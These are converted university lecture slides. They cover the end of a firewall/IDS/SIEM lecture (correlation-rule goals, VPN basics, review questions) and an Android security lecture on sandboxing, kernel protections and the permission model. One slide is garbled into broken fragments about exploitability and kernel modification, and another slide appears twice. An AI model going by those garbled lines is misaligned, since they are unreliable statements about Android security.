
The goal of this rule is to detect Blaster worm variants as well as other malicious code by analyzing network traffic patterns.



Correlation example

Correlation Rule Name: SQL Injection Attack


The goal of this rule is to detect information theft from E-Commerce websites through the exploitation of the trusted connection between the web server and the database.



Virtual Private Networks

Internet VPN

- Virtual Private Network
- Connects devices/networks into one network
- Two main types
 - Site-2-site
 - » Connects two subnets, both end are fix
 - » IPSec widely used (SSL is an alternative)
 - Road-warrior (remote access)
 - » Connects mobile client to home network
 - » SSL based solutions are more common (e.g. OpenVPN)
- Routing types
 - Default gateway: VPN gateway
 - Proxy-ARP (optional)
 - » Users are not aware of the VPN (seems to be one LAN segment)
- Limitations
 - No broadcast
 - No layer2 traffic



How to remember VPNs?

How VPN works



Control questions

- What is the main goal of a firewall?
- What is the difference between a packet filter and a stateful firewall?
- How an application layer firewall works?
- What is a chain/table in nethooks/iptables?
- What is the goal of an IDS?
- What are the main IDS types/detection models?
- What can be a source for an IDS/IPS/SIEM?
- What is the difference between an IDS and an IPS?
- In what problem a SIEM can help us?



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

IT Security (BMEVIHIAC01)
Mobile Platform Security – Android


Gergő Ládi

Laboratory of Cryptography and System Security
Department of Networked Systems and Services

Gergo.Ladi@CrySyS.hu



Mobile Platform Security



Hit like if you are
using IOS (IPHONE)



Like

Hit Love if you are
using ANDROID



Love

Tomasz [REDACTED] If you're using windowsphone press "like" because it's the only option... 😢

Like · Reply · 24w

2 Replies



Outline

- Introduction: What is Android?
- System & Application Security
 - Android Platform Architecture & Security
 - Android Permission Model (basics)
 - Application Signing
 - Installing Apps
 - Updates
- Device Security
 - Trust Agents
 - Screen Lock
 - Device Encryption
 - USB Features

Introduction: What is Android?



- Initially developed by Android Inc., later bought by Google
- Maintained by the Open Handset Alliance (OHA) consortium
 - Formed in 2007, led by Google
 - Currently has 80+ members
 - » Network operators,
 - » Software developers
 - » Device manufacturers
 - » Component manufacturers
- The core is open source and is available as part of the Android Open Source Project (AOSP)
 - Device manufacturers may also add proprietary apps and device drivers
 - Google Mobile Services (GMS) is typically bundled and is also proprietary



Introduction: What is Android?



- First release (1.0) in 2008
- Latest version: Android 13, August 2022
 - Android 14 is expected to be released in 2023, Q3
- Runs on a variety of architectures
 - x86, x64
 - ARM x86, x64
 - MIPS (no longer officially supported)
- Android is not just for phones – it is also for
 - Televisions and media players **androidtv**
 - Cars (head units, dash cams) **androidauto**
 - Wearables (e.g. smart watches) (Wear OS, formerly Android Wear)
 - IoT devices (Android Things)
 - Other devices (e.g. digital cameras)




System & Application Security

Android Platform Architecture & Security

- Android is based on Linux
 - Optimized for lower power consumption
 - Unnecessary drivers, modules, and code removed
 - Only the necessary amount of code is running as root


- The Android kernel has the typical Linux security features
 - XN/NX bit (if supported by the hardware)
 - ASLR (partial support in 4.0, full since 4.1)
 - SELinux (supported since 4.3, partially enforced in 4.4, fully enforced since 5.0)



Android Platform Architecture & Security


■ Application Sandbox

- Each app runs in its own sandbox with its own UID
- Apps cannot directly communicate with each other
 - » Typically, *Intents* and *Binders* are used for this purpose
- Apps cannot access each other's files
 - » Except for external storage, which is accessible with the proper permissions
- Apps cannot access the hardware directly
 - » Requests must go through the Android Framework (and the app must have the appropriate permissions)



Android Platform Architecture & Security



- Application Sandbox (continued)
 - System Apps are treated no differently in terms of isolation
 - » The only difference is that they can't be uninstalled, only disabled
 - Native and ART (Dalvik) code are also treated the same way
- Consequence
 - Exploiting a vulnerability in an app "only" makes it possible to run code in the context of the application
 - In order to break out of the sandbox, a kernel exploit is needed



Android Platform Architecture & Security

■ Applications

- System services
- Native libraries




■ Consequences

- Exploitability makes it easy to tamper with text files
- In order to modify kernel

Android Platform Architecture & Security

- Application Sandbox (continued)
 - System Apps are treated no differently in terms of isolation
 - » The only difference is that they can't be uninstalled, only disabled
 - Native and ART (Dalvik) code are also treated the same way
- Consequence
 - Exploiting a vulnerability in an app "only" makes it possible to run code in the context of the application
 - In order to break out of the sandbox, a kernel exploit is needed



Android Permission Model

- By default, apps have minimal access to user data, the hardware, and other system resources
- If an app needs access to something not covered by the defaults, the developer must declare this in the app's manifest file

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"  
    package="com.example.snazzyapp">  
  
    <uses-permission android:name="android.permission.SEND_SMS"/>  
  
    <application ...>  
        ...  
    </application>  
</manifest>
```

- Some functionality is not available to apps, not even through permissions
 - E.g. low-level access to the SIM card, or access to the file system root

Android Permission Model

■ Normal


- Targeted at something that doesn't pose much risk to the device or the user's privacy (e.g. vibrate the phone, or access the internet)
- Normal permissions are automatically granted when the app is installed

ACCESS_LOCATION_EXTRA_COMMANDS	MODIFY_AUDIO_SETTINGS
ACCESS_NETWORK_STATE	NFC
ACCESS_NOTIFICATION_POLICY	READ_SYNC_SETTINGS
ACCESS_WIFI_STATE	READ_SYNC_STATS
BLUETOOTH	RECEIVE_BOOT_COMPLETED
BLUETOOTH_ADMIN	REORDER_TASKS
BROADCAST_STICKY	REQUEST_COMPANION_RUN_IN_BACKGROUND
CHANGE_NETWORK_STATE	REQUEST_COMPANION_USE_DATA_IN_BACKGROUND
CHANGE_WIFI_MULTICAST_STATE	REQUEST_DELETE_PACKAGES
CHANGE_WIFI_STATE	REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
DISABLE_KEYGUARD	SET_ALARM
EXPAND_STATUS_BAR	SET_WALLPAPER
FOREGROUND_SERVICE	SET_WALLPAPER_HINTS
GET_PACKAGE_SIZE	TRANSMIT_IR
INSTALL_SHORTCUT	USE_FINGERPRINT
INTERNET	VIBRATE
KILL_BACKGROUND_PROCESSES	WAKE_LOCK
MANAGE_OWN_CALLS	WRITE_SYNC_SETTINGS

Android Permission Model

- Dangerous
 - Permissions for potentially dangerous actions, e.g. accessing the user's calendar (privacy concerns) or initiating phone calls (may cost money)
 - Granted differently in different Android versions
 - » If Android version is less than 6.0 OR the app's target SDK is less than 23, the permissions must be granted at install time
 - It's all or nothing – you cannot grant a subset of the requested permissions
 - If denied, the application is not installed
 - » Otherwise, these permissions can be requested at runtime
 - The user may allow or deny the request
 - If denied, the application may continue running with limited functionality

Android Permission Model



CALENDAR

READ_CALENDAR
WRITE_CALENDAR

CALL_LOG

READ_CALL_LOG
WRITE_CALL_LOG
PROCESS_OUTGOING_CALLS

CAMERA

CAMERA

CONTACTS

READ_CONTACTS
WRITE_CONTACTS
GET_ACCOUNTS

LOCATION

ACCESS_FINE_LOCATION
ACCESS_COARSE_LOCATION

MICROPHONE

RECORD_AUDIO

PHONE

READ_PHONE_STATE
READ_PHONE_NUMBERS
CALL_PHONE
ANSWER_PHONE_CALLS
ADD_VOICEMAIL
USE_SIP

SENSORS

BODY_SENSORS

SMS


SEND_SMS
RECEIVE_SMS
READ_SMS
RECEIVE_WAP_PUSH
RECEIVE_MMS

STORAGE

READ_EXTERNAL_STORAGE
WRITE_EXTERNAL_STORAGE

Android Permission Model

- Some ROMs offer an even more fine-grained permission control system
 - E.g. the Privacy Guard in some LineageOS builds
- This makes it possible to deny implicitly granted (i.e. normal) permissions on a per-app and per-permission basis

